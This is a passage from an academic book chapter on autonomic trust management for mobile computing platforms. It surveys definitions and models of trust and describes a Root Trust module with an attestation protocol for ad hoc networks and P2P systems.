All of the above problems influence the further development of mobile applications and services targeting at different areas, such as mobile enterprise, mobile networking and mobile computing. The key reason is that we lack a trust management solution for mobile computing platforms. This chapter presents an autonomic trust management solution for the mobile computing platforms, which is based on a trusted computing technology and an adaptive trust control model. This solution supports autonomic trust control on the basis of the trustor device's specification, which is ensured by a Root Trust module at the trustee device's computing platform. We also assume several trust control modes, each of which contains a number of control mechanisms or operations, e.g. encryption, authentication, hash code based integrity check, access control mechanisms, etc. A control mode can be treated as a special configuration of trust management that can be provided by the trustee device. Based on a runtime trust assessment, the rest objective of autonomic trust management is to ensure that a suitable set of control modes are applied in the trustee device in order to provide a trustworthy service. As we have to balance several trust properties in this model, we make use of a Fuzzy Cognitive Map to model the factors related to trust for control mode prediction and selection. Particularly, we use the trust assessment result as a feedback to autonomously adapt weights in the adaptive trust control model in order to find a suitable set of control modes in a specific mobile computing context.

33.1 Definitions and Literature Background

The concept of trust has been studied in disciplines ranging from economics to psychology, from sociology to medicine, and to information science. We can find various definitions of trust in the literature [33.1–12]. It is hard to say what trust exactly is because it is a multidimensional, multidisciplinary and multifaceted concept. Common to these definitions are the notions of confidence, belief, faith, hope, expectation, dependence, and reliance on the goodness, strength, reliability, integrity, ability, or character of a person or thing. Generally, a trust relationship involves two parties: a trustor and a trustee. The trustor is the person or entity who holds confidence, belief, faith, hope, expectation, dependence, and reliance on the goodness, strength, reliability, integrity, ability, or character of another person or thing, which is the object of trust – the trustee. In this chapter, we adopt a holistic notion of trust which includes several properties, such as security, availability and reliability, depending on the requirements of a trustor. Hence trust is defined as the assessment of a trustor on how well the observed behavior that can be measured through a number of quality-attributes of a trustee meets the trustor's own standards for an intended purpose [33.13].

A *computing platform* is a framework, either in hardware or software, which allows software to run. A typical mobile computing platform includes a mobile device's architecture, operating system, or programming languages and their runtime libraries.

Generally, a mobile computing platform contains three layers: an application layer that provides features to a user; a middleware layer that provides functionality to applications; and, a foundational platform layer that includes the OS and provides access to lower-level hardware.

A *trusted computing platform* is a computing platform that behaves in a way as it is expected to behave for an intended purpose. For example, the most important work about the trusted computing (TC) platform is conducted in the Trusted Computing Group (TCG) [33.14]. It defines and promotes open standards for hardware-enabled trusted computing and security technologies, including hardware building blocks and software interfaces, across multiple platforms, peripherals, and devices. TCG specified technology aims to enable more secure computing environments without compromising functional integrity, privacy, or individual rights.

A *component software platform* is a type of computing platform that supports the execution of software components. The concept of software component builds on prior theories of software objects, software architectures, software frameworks and software design patterns, and the extensive theory of object-oriented programming and object-oriented design of all these. It is expected that a software component, like the idea of a hardware component, can be ultimately made interchangeable and reliable. The component software platform can play as a concrete middleware layer inside a mobile computing platform.

33.1.1 Factors of Trust

It is widely understood that trust itself is a comprehensive concept, which is hard to narrow down. Trust is subjective because the level of trust considered sufficient is different for each entity. It is the subjective expectation of the trustor on the trustee related to the trustee's behaviors that could influence the trustor's belief. Trust is also dynamic as it is affected by many factors that are hard to monitor. It can further develop and evolve due to good experience about the trustee. It may be sensitive to be decayed caused by bad experience. More interestingly, from the digital system point of view, trust is a kind of assessment on the trustee based on a number of trust referents, e.g. competence, security, and reliability, etc. We hold the opinion that trust is influenced by a number of factors. Those factors can be classified into five viewpoints [33.15], as shown in Fig. 33.1:

- Trustee's objective properties, such as trustee's security and dependability. In particular, reputation is a public assessment of the trustee considering its earlier behavior.
- Trustee's subjective properties, such as trustee's honesty.
- Trustor's subjective properties, such as trustor's disposition to trust.
- Trustor's objective properties, such as the standards or policies specified by the trustor for a trust decision.
- Context that the trust relationship resides in, such as specified situation, risk, the age of experience or evidence, etc. The context contains any information that can be used to characterize the situation of involved entities [33.16].

From the digital system point of view, we pay more attention to the objective properties of both the trustor and the trustee. For social human interaction, we consider more the trustee's subjective and objective properties and the trustor's subjective properties. For economic transactions, we need to study the context for risk management. The context of trust is a very important factor that influences trust. It also specifies the background or situation where trust exists.

33.1.2 Characteristics of Trust

Despite the diversity among the existing definitions of trust, and despite that a precise definition is missing in the literature, there is a large confluence on what properties the concept of trust satisfies. We report here the most significant characteristics of trust, which play as the important guidelines for trust modeling:

a) *Trust is directed*: trust is an oriented relationship between the trustor and the trustee.
b) *Trust is subjective*: Trust is inherently a personal opinion. It is a personal and subjective phenomenon that is based on various factors or evidence, some of which may carry more weight than others [33.1].




Fig. 33.1 Factors that influence trust [33.15]

c) *Trust is context-dependent*: In general, trust is a subjective belief about an entity in a particular context.
d) *Trust is measurable*: Trust values can be used to represent the different degrees of trust an entity may have in another. "Trust is measurable" also provides the foundation for trust modeling and computational evaluation.
e) *Trust depends on history*: This property implies that past experience may influence the present level of trust.
f) *Trust is dynamic* [33.1]: Trust is usually non-monotonically changed with time. It may be refreshed periodically, may be revoked, and must be able to adapt to the changing conditions of the environment in which the trust decision was made. Trust is sensitive to many factors, events, or changes of context. In order to handle this dynamic property of trust, solutions should take into account the notion of learning and reasoning. The dynamic adaptation of the trust relationship between two entities requires a sophisticated trust management approach.
g) *Trust is conditionally transferable*: Information about trust can be transmitted/received along a chain (or network) of recommendations.
h) *Trust can be a composite property*: "trust is really a composition of many different attributes: reliability, dependability, honesty, truthfulness, security, competence, and timeliness, which may have to be considered depending on the environment in which trust is being specified" [33.1]. Compositionality is an important feature for making trust calculations.

33.1.3 Trust Models

The method to specify, evaluate, set up and ensure trust relationships among entities for calculating trust is referred to as a trust model. Trust modeling is the technical approach used to represent trust for the purpose of digital processing.

A trust model aims to process and/or control trust digitally. Most of the modeling work is based on the understanding of trust characteristics and considers some factors influencing trust. Current work covers a wide area including ubiquitous computing, distributed systems (e.g. P2P systems, ad hoc networks, GRID virtual organization), multi-agent systems, web services, e-commerce (e.g. Internet services), and component software. For example, trust models can be classified into various categories according to different criteria, as shown in Table 33.1 [33.16].

Although a variety of trust models are available, it is still not well understood what fundamental criteria trust models must follow. Without a good an-

Table 33.1 Taxonomy of trust models

Classification criteria	Categories		Examples
Based on modeling method	Models with linguistic description		[33.17, 18]
	Models with graphic description		[33.19]
	Models with mathematic description		[33.20, 21]
Based on modeled contents	Single-property modeling		[33.20, 21]
	Multi-property modeling		[33.22–24]
Based on the expression of trust	Models with binary rating		
	Models with numeral rating	continuous rating	[33.20, 25]
		discrete rating	[33.26]
Based on the dimension of trust expression	Models with single dimension		[33.20, 25]
	Models with multiple dimensions		[33.27, 28]

swer to this question, the design of trust models is still at an empirical stage [33.21]. Current work focuses on concrete solutions in special systems. We would like to advocate that a trust model should reflect the characteristics of trust, consider the factors that influence trust, and thus support trust management in a feasible way.

It is widely accepted that trust is influenced by reputations (i.e. the public evidence on the trustee), recommendations (i.e. a group of entities' evidence on the trustee), the trustor's past experience and context (e.g. situation, risk, time, etc.). Most of the work has focused on trust valuation or level calculation without any consideration of ensuring or sustaining trust for the fulfillment of an intended purpose. We still lack comprehensive discussions with regard to how to automatically take an essential action based on the trust value calculated. Except the context, all the above items are assessed based on the quality attributes of the trustee, the trust standards of the trustor and the context for making a trust or distrust conclusion. A number of trust models have considered and supported the dynamic nature of trust. So far, some elements of context are considered, such as time, context similarity, etc. The time element has been considered in many pieces of work, such as [33.20, 23]. However, no existing work gives a common consideration on all factors that influence trust, as shown in Fig. 33.1. Specially, context is generally hard to be comprehensively modeled due to its complexity, especially in a computing platform. Even though it is considered carefully, it is even more difficult to figure out which context element influences which aspect of trust based on what regulation. These introduce additional challenges for autonomic trust management with context awareness.

33.1.4 Trust Management

As defined in [33.1], trust management is concerned with: collecting the information required to make a trust relationship decision; evaluating the criteria related to the trust relationship as well as monitoring and re-evaluating existing trust relationships; and automating the process. Autonomic trust management concerns trust management in an autonomic processing way with regard to evidence collection, trust evaluation, and trust (re-)establishment and control [33.29]. Various trust management systems have been described in the literature. One important category is reputation based trust management systems. Reputation-based trust research stands at the crossroads of several distinct research communities, most notably computer science, economics, and sociology. As defined by Aberer and Despotovic [33.30], reputation is a measure that is derived from direct or indirect knowledge on earlier interactions of entities and is used to assess the level of trust an entity puts into another entity. Thus, reputation based trust management (or simply reputation system) is a specific approach to trust management.

Trust and reputation mechanisms have been proposed in various fields such as distributed computing, agent technology, GRID computing, component software, economics and evolutionary biology. Examples are the FuzzyTrust system [33.31], the eBay user feedback system (www.ebay.com) [33.32], Trustme – a secure and anonymous protocol for trust [33.33], the IBM propagation system of distrust [33.34], the PeerTrust model developed by Li Xiong and Ling Liu [33.20], the Eigen-Trust algorithm [33.35], TrustWare – a trusted middleware for P2P applications [33.36], a scheme for trust inference in P2P networks [33.37], a special reputation system to reduce the expense of evaluating software components [33.38] and Credence developed at Cornell – a robust and decentralized system for evaluating the reputation of files in a peer-to-peer file-sharing system [33.39]. Most of above work focused on a specific system which is very different from a computing platform. Particularly, because of the complexity of context in the computing platform, a reputation/recommendation system becomes helpless for solving runtime platform execution trust.

Recently, many mechanisms and methodologies are developed for supporting trusted communications and collaborations among computing nodes in a distributed system (e.g. an Ad Hoc Network, a P2P system and a GRID computing system) [33.21, 27, 40, 41]. These methodologies are based on digital modeling of trust for trust assessment and management. We found that these methods are not very feasible for supporting autonomic trust management on a device computing platform because they are specific system oriented.

A number of trusted computing projects have been conducted in the literature and industry. It provides a way to ensure device trust on the basis of hardware security. For example, Trusted Computing Group (TCG) defines and promotes open standards for hardware-enabled trusted computing and security technologies, including hardware building blocks and software interfaces, across multiple platforms, peripherals, and devices. TCG specified technology enables more secure computing environments without compromising functional integrity, privacy, or individual rights. It aims to build up a trusted computing device on the basis of a secure hardware chip – Trusted Platform Module (TPM). In short, the TPM is the hardware that controls the boot-up process. Every time the computer is reset, the TPM steps in, verifies the Operating System (OS) loader before letting boot-up continue. The OS loader is assumed to verify the Operating System. The OS is then assumed to verify every bit of software that it can find in the computer, and so on. The TPM allows all hardware and software components to check whether they have woken up in trusted states. If not, they should refuse to work. It also provides a secure storage for confidential information. In addition, it is possible for the computer user to select whether to boot his/her machine in a trusted computing mode or in a legacy mode.

All work on TC platforms is based on hardware security and cryptography to provide a Root Trust (RT) module at a digital computing platform. However, current work on the TC platform still lacks support on trust sustaining over the network [33.42]. This is the key problem that we try to solve in our solution. We believe that trust management in cyberspace should assure not only trust assessment, but also trust sustainability. In addition, the focus on the security aspect of trust tends to assume that the other non-functional requirements [33.43], such as availability and reliability, have already been addressed. TCG based trusted computing solution can not handle the runtime trust management issues of component software and services in an open computing platform or during platform collaboration [33.44].

Quite a number of researches have been conducted in order to manage trust in the pervasive system. Most existing researches are mainly on establishing distinct trust models based on different theories or methods in terms of various scenes and motivations. Generally, these researches apply trust, reputation and/or risk analysis mechanism based on fuzzy logic, probabilistic theory, cloud theory, traditional authentication and cryptography methods and so on to manage trust in such an uncertain environment [33.45]. However, many existing trust management solutions for the pervasive systems did not support autonomic control that automatically manages trust requested by a trustor device on a trustee device for the fulfillment of an intended service [33.46]. This greatly influences the effectiveness of trust management since trust is both subjective and dynamic.

33.1.5 Trust Evaluation Mechanisms

Trust evaluation is a technical approach of representing trustworthiness for digital processing, in which the factors influencing trust will be evaluated by a continuous or discrete real number, referred to as a trust value. Embedding a trust evaluation mechanism into trust management is necessary for providing trust intelligence in future computing platforms.

Trust evaluation is the main aspect in the research for the purpose of digitalizing trust. A number of theories about trust evaluation can be found in the literature. For example, Subjective Logic was introduced by Jøsang [33.47]. It can be used for trust representation, evaluation and update. It has a sound mathematical foundation in dealing with evidential beliefs rooted in Shafer's theory and the inherent ability to express uncertainty explicitly. Trust valuation can be calculated as an instance of Opinion in Subjective Logic. An entity can collect the opinions about other entities both explicitly via a recommendation protocol and implicitly via limited internal trust analysis using its own trust base. It is natural that the entity can perform an operation in which these individual opinions can be combined into a single opinion to allow a relatively objective judgment about other entity's trustworthiness. It is desirable that such a combination operation shall be robust enough to tolerate situations where some of the recommenders may be wrong or dishonest. Another situation with respect to trust valuation includes combining the opinions of different entities on the same entity together using a Bayesian Consensus operation; aggregation of an entity's opinions on two distinct entities with logical AND support or with logical OR support. A real description and demo can be found in [33.48].

In particular, Subjective Logic is a theory about opinion that can represent trust. Its operators mainly support the operations between two opinions. It doesn't consider context support, such as time based decay, interaction times or frequency; trust standard support like importance weights of different trust factors. Concretely, how to generate opinions on recommendations based on credibility and/or similarity and how to overcome attacks on trust evaluation are beyond the theory of SL. These need to be further developed in real practice.

Fuzzy Cognitive Maps (FCM) could be regarded as a combination of Fuzzy Logic and Neural Networks [33.49]. In a graphical illustration, FCM seems to be a signed directed graph with feedback, consisting of nodes and weighted arcs. Nodes of the graph stand for the concepts that are used to describe the behavior of the system and they are connected by signed and weighted arcs representing the causal relationships that exist between the concepts.

A FCM can be used for evaluating trust. In this case, the concept nodes are trustworthiness and the factors that influence trust. The weighted arcs represent influencing relationships among those factors and the trustworthiness. The FCM is convenient and practical for implementing and integrating trustworthiness and its influencing factors [33.50, 51]. In addition, some work makes use of the fuzzy logic approach to develop an effective and efficient reputation system [33.52]. The FCM is a good method to analyze systems that are otherwise difficult to comprehend due to the complex relationships among their components.

The FCM specifies the interconnections and influences between concepts. It also permits updating the construction of the graph, such as the adding or deleting of an interconnection or a concept. The FCM is a useful method in modeling and control of complex systems which will help the system designer in decision analysis and strategic planning. Based on the FCM theory, a stable control performance could be anticipated according to a specific FCM configuration. Thus, we can make use of it to predict the performance of some control mechanisms in order to select the best ones. In this chapter, we apply the FCM to design an adaptive trust control model.

Semiring is introduced in [33.27]. The authors view the trust inference problem as a generalized shortest path problem on a weighted directed graph $G(V, E)$ (*trust graph*). The vertices of the graph are the users/entities in the network. A weighted edge from vertex i to vertex j corresponds to the *opinion* that the trustor has about the trustee. The weight function is $l(i, j)\colon V \times V \to S$, where S is the opinion space. Each opinion consists of two numbers: the *trust* value, and the *confidence* value. The former corresponds to the trustor's estimate of the trustee's trustworthiness. On the other hand, the confidence value corresponds to the accuracy of the trust value assignment. Since opinions with a high confidence value are more useful in making trust decisions, the confidence value is also referred to as the *quality* of the opinion. The space of opinions can be visualized as a rectangle *(ZERO_TRUST, MAX_TRUST)* × *(ZERO_CONF, MAX_CONF)* in the Cartesian plane ($S = [0, 1] \times [0, 1]$). Using the theory of semirings, two nodes in an ad hoc network can establish an indirect trust relation without previous direct interaction. The semiring framework is also flexible to express other trust models.

Generally, two versions of the trust inference problem can be formalized in an ad hoc network scenario. The first is finding the trust-confidence value that a source node A should assign to a destination node B, based on the intermediate nodes' trust-confidence values. Viewed as a generalized shortest path problem, it amounts to finding the generalized distance between nodes A and B. The second version is finding the most trusted path between nodes A and B. That is, find a sequence of nodes that has the highest aggregate trust value among all trust paths starting at A and ending at B. In the trust case, multiple trust paths are usually utilized to compute the trust distance from the source to the destination, since that will increase the evidence on which the source bases its final estimate. The first problem is addressed with a "distance semiring", and the second with a "path semiring". They use two operators to combine opinions: One operator (denoted $\otimes$) combines opinions along a path, i.e., A's opinion for B is combined with B's opinion for C into one indirect opinion that A should have for C, based on B's recommendation. The other operator (denoted $\oplus$) combines opinions across paths, i.e., A's indirect opinion for X through path p_1 is combined with A's indirect opinion for X through path p_2 into one aggregate opinion. Then, these operators can be used in a general framework for solving path problems in graphs, provided they satisfy certain mathematical properties, i.e., form an algebraic structure called a semiring.

Reference [33.21] presents an information theoretic framework to quantitatively measure trust and model trust propagation in ad hoc networks. In the proposed framework, trust is a measure of uncertainty with its value represented by entropy. The authors develop four axioms that address the basic understanding of trust and the rules for trust propagation. Based on these axioms two trust models are introduced: entropy-based model and probability-based model, which satisfy all the axioms.

Reference [33.20] presents five trust parameters used in PeerTrust, namely, feedback a peer receives from other peers, the total number of transactions a peer performs, the credibility of the feedback sources, a transaction context factor, and a community context factor. By formalizing these parameters, a general trust metric is presented. It combines these parameters in a coherent scheme. This model can be applied into a decentralized P2P environment. It is effective against dynamic personality of peers and malicious behaviors of peers.

33.1.6 Emerging Trends

Theoretically, there are two basic approaches for building up a trust relationship. We name them as a 'soft trust' solution and a 'hard trust' solution [33.53]. The 'soft trust' solution provides trust based on trust evaluation according to subjective trust standards, facts from previous experiences and history. The 'hard trust' solution builds up trust through structural and objective regulations, standards, as well as widely accepted rules, mechanisms and sound technologies (e.g. PKI and TC platform). Possibly, both approaches are applied in a real system. They can cooperate and support with each other to provide a trustworthy system. 'Hard trust' provides a guarantee for the 'soft trust' solution to ensure the integrity of its functionality. 'Soft trust' can provide a guideline to determine which 'hard trust' mechanisms should be applied and at which moment. It provides intelligence for selecting a suitable 'hard trust' solution.

An integrated solution is expected to provide a trust management framework that applies both the 'hard trust' solution and the 'soft trust' solution. This framework should support data collection and management for trust evaluation, trust standards extraction from the trustor (e.g. a system user), and experience or evidence dissemination inside and outside the system, as well as a decision engine to provide guidelines for applying different 'hard trust' mechanisms for trust management purposes. How to design a light-weight and effective trust management framework is a practical challenge, especially for the mobile computing platforms with limited resources. The autonomic trust management solution proposed in this chapter is an attempt.

In addition, how to store, propagate and collect information for trust evaluation and management in a usable and effective way is seldom considered in the existing work, thus making it a practical issue in real implementation. Apart from the above, the question of human-machine interaction with regard to trust is an interesting topic that requires special attention. Human-machine interaction is crucial to transmit user's trust standards to the machine and the machine needs to provide its assessment of trust to its user and explain it in a friendly way.

Particularly, there is a trend that all the processing for trust management is becoming autonomic. This trend benefits from the digital formalization of trust. Since trust relationships are dynamically changed, this requires trust management to be context-aware and intelligent to handle the context changes. In addition, the trust model itself should be adaptively adjusted in order to match and reflect the real system situation. Context-aware trust management is a developing research topic and adaptive trust model optimization could be an emerging research opportunity. This chapter contributes a concrete solution regarding the above research issues and emerging trends.

33.2 Autonomic Trust Management Based on Trusted Computing Platform

We propose a Trusted Computing platform based mechanism for trust sustainability among platforms. This mechanism is further applied into P2P systems and ad hoc networks to achieve trust collaboration among peer/node computing platforms. We also show how to use this mechanism to realize trust management in mobile enterprise networking.

33.2.1 Trust Form

This mechanism uses the following trust form: "Trustor A trusts trustee B for purpose P under condition C based on root trust R". The element C is defined by A to identify the rules or policies for sustaining or autonomic managing trust for purpose P, the conditions and methods to get signal of distrust behaviors, as well as the mechanism to restrict any changes at B that may influence the trust relationship. It can also contain trust policies used for trust assessment and autonomic trust management at service runtime. The root trust R is the foundation of A's trust on B and its sustaining. Since A trusts B based on R, it is rational for A to sustain its trust on B based on R controlled by the conditions decided by A. The R is an existing component trusted by the trustor device. Thus, it can be used to ensure a long term trust relationship among the computing platforms. This form makes it possible to extend one-moment trust over a longer period of time.

33.2.2 Root Trust Module

The mechanism is based on a Root Trust (RT) module that is also the basis of the Trusted Computing (TC) platform [33.14]. The RT module could be an independent module embedded in the computing platform. It could also be a build-in feature in the current TC platform's Trusted Platform Module (TPM) and related software.

The RT module at the trustee is most possibly a hardware-based security module. It has capability to register, protect and manage the conditions for trust sustaining and self-regulating. It can also monitor any computing platform's change including any alteration or operation on hardware, software and their configurations. The RT module is responsible for checking changes and restricting them based on the trust conditions, as well as notifying the trustor accordingly. Figure 33.2 illustrates the basic structure of this module.

There are two ways to know the platform changes. One is an active method, that is, the platform hardware and software notify the RT module about any changes for confirmation. The other way is a passive method, that is, the RT module monitors the changes at the hardware and the software. At the booting time, the RT module registers the hash codes of each part of platform hardware and software. It also periodically calculates their run-time values and checks if they are the same as those registered. If there is any change, the RT module will check with the registered trust conditions and decide which measure should be taken.

33.2.3 Protocol

As postulated, the trust relationship is controlled through the conditions defined by the trustor, which are executed by the RT module at the trustee on which the trustor is willing to depend. The reasons for the trustor to depend on the RT module at the trustee can be various. Herein, we assume that the RT module at the trustee can be verified by the trustor as its expectation for some intended purpose and cannot be compromised by the trustee or other malicious entities later on. This assumption is based on the work done in industry and in academy [33.14, 54, 55].

As shown in Fig. 33.3, the proposed mechanism comprises the following procedures:

a) Root trust challenge and attestation to ensure the trustor's basic trust dependence at the trustee device in steps 1–2. (Note that if the attestation in this step is not successful, the trust relationship between device A and B can not be established.)
b) Trust establishment by specifying the trust conditions and registering them at the trustee's RT module for trust sustaining in steps 3–6.




Fig. 33.2 Root trust module



Device A
Device B
Root trust module of device B
Fail
1. Root trust challenge from A
Evidence verification
2. Evidence of root trust from B
3. Trust relationship establishment request from A
4. Confirmation from B
Re-challenge needed
5. Trust relationship conditions C
Conditions verification & registration
6. Confirmation of conditions from B
Trustor A
Trustee B
7. Transaction and cooperation between A and B
Local environment change against conditions
8.1 Restrictions on changes
Take corresponding action
8.2 Notification of distrust to A (optional)

Fig. 33.3 Protocol of trust sustainability

c) Sustaining the trust relationship through the monitor and control by the RT module in steps 7–8.
d) Re-challenge the trust relationship if necessary when any changes against trust conditions are reported.

33.2.4 Example Applications

In the following sub-sections, we will present three use cases and illustrate how this mechanism benefits solving trust issues in ad hot networks, P2P systems and mobile enterprise networking, respectively.

Trustworthy Communications in Ad Hoc Networks

Taking a mobile ad hoc network (MANET) as an example, it is possible to ensure the trustworthy communications among a number of nodes for an intended purpose (e.g. routing from a source node to a destination) by imposing identical trust conditions (e.g. the integrity of the platform is not changed and extra software applications are restricted to install) in the node computing platforms. At the beginning, the initial trust relationships are established based on the Root Trust module challenge and attestation between each communication node pairs. If the trust attestation fails, the trust relationship can not be built up. After the initial trust relationships have been established, the RT module can ensure the trust relationships based on the requirements specified in the trust conditions. Particularly, if the RT module detects any malicious behaviors or software at the trustee device, it will reject or block it. If the RT module finds that the node platform is attacked, the trustor node platform could be notified. In addition, a trust evaluation mechanism can be embedded into the RT module or its protected components in the node computing platform in order to evaluate other nodes' trustworthiness based on experience statistics, the reputation of the evaluated node, node policies, an intruded node list and transformed data value. Any decision related to security (e.g. a secure route selection) should be based on trust analysis and evaluation among network nodes. Detailed discussion about this 'soft trust' solution is provided in literature, e.g. [33.56]. In particular, the trust evaluation results can greatly help in designing suitable trust conditions for trust sustainability during node communications. It could also help in selecting the most trustworthy node in the ad hoc networking. In Sect. 33.4, we further propose a mechanism to automatically ensure the trustworthiness of the trustee device according to runtime trust assessment.

Trust Collaboration in P2P Systems

Peer-to-peer computing has emerged as a significant paradigm for providing distributed services, in particular collaboration for content sharing and distributed computing. However, this computing paradigm suffers from several drawbacks that obstruct its wide adoption. Lack of trust between peers is one of the most serious issues, which causes a number of security challenges in P2P systems.

Based on the mechanism for trust sustainability, we further develop a Trusted Collaboration Infrastructure (TCI) for peer-to-peer computing devices. In this infrastructure, each peer device is TC platform compatible and has an internal architecture as shown in Fig. 33.4. Through applying the TCI, trust collaboration can be established among distributed peers through the control of the TC platform components.

There are three layers in the TCI. A platform layer contains TC platform components specified in [33.14] (e.g. TPM) and an operating system that is booted and executed in a trusted status, which is attested and ensured by the TC platform components.

A P2P system layer contains common components required for trusted P2P communications. Those components are installed over the platform layer and ensured running in a trusted status. This is realized through trusted component installation and alteration-detection mechanism supported by the platform layer. A communication manager is responsible for various P2P communications (e.g., the communications needed for the P2P system joining and leaving). A trust evaluation module is applied to evaluate the trust relationship with any other peer before any security related decision is made. The trust evaluation module cooperates with a policy manager and an event manager in order to work out a proper trust evaluation result. The policy manager registers various local device policies regarding P2P applications and services. It also maintains subjective policies for trust evaluation. The event manager handles different P2P events and cooperates with the trust evaluation module in order to conduct proper processing.



Resource search manager
Resource offer manager
Resource relocation manager
P2P application/service layer (located at platform middleware & application layer)
P2P communication manager
P2P system layer, (located at platform middleware layer)
Trust evaluation module
P2P event manager
Policy manager
Trusted operating system
Platform layer
Trusted computing platform components

Fig. 33.4 Architecture of P2P peer device in TCI

A P2P application/service layer contains components for P2P services. Taking resource sharing as an example, this layer should contain components such as a resource-search manager, a resource-offer manager and a resource-relocation manager. The resource-search manager is responsible for searching demanded resources in the P2P system. The resource-offer manager provides shared resources according to their copyright and usage rights. The offered resources could be encapsulated through the encryption service of the TC platform [33.57]. The encryption service allows data to be encrypted in such a secure way that it can be decrypted only by a certain machine, and only if that machine is in a certain configuration. The encryption offered by the encryption service is attached to some special configurations as mandatory requirements for decryption. The resource-relocation manager handles remote resource accessing and downloading. The downloaded resources are firstly checked with no potential risk, and then stored at the local device.

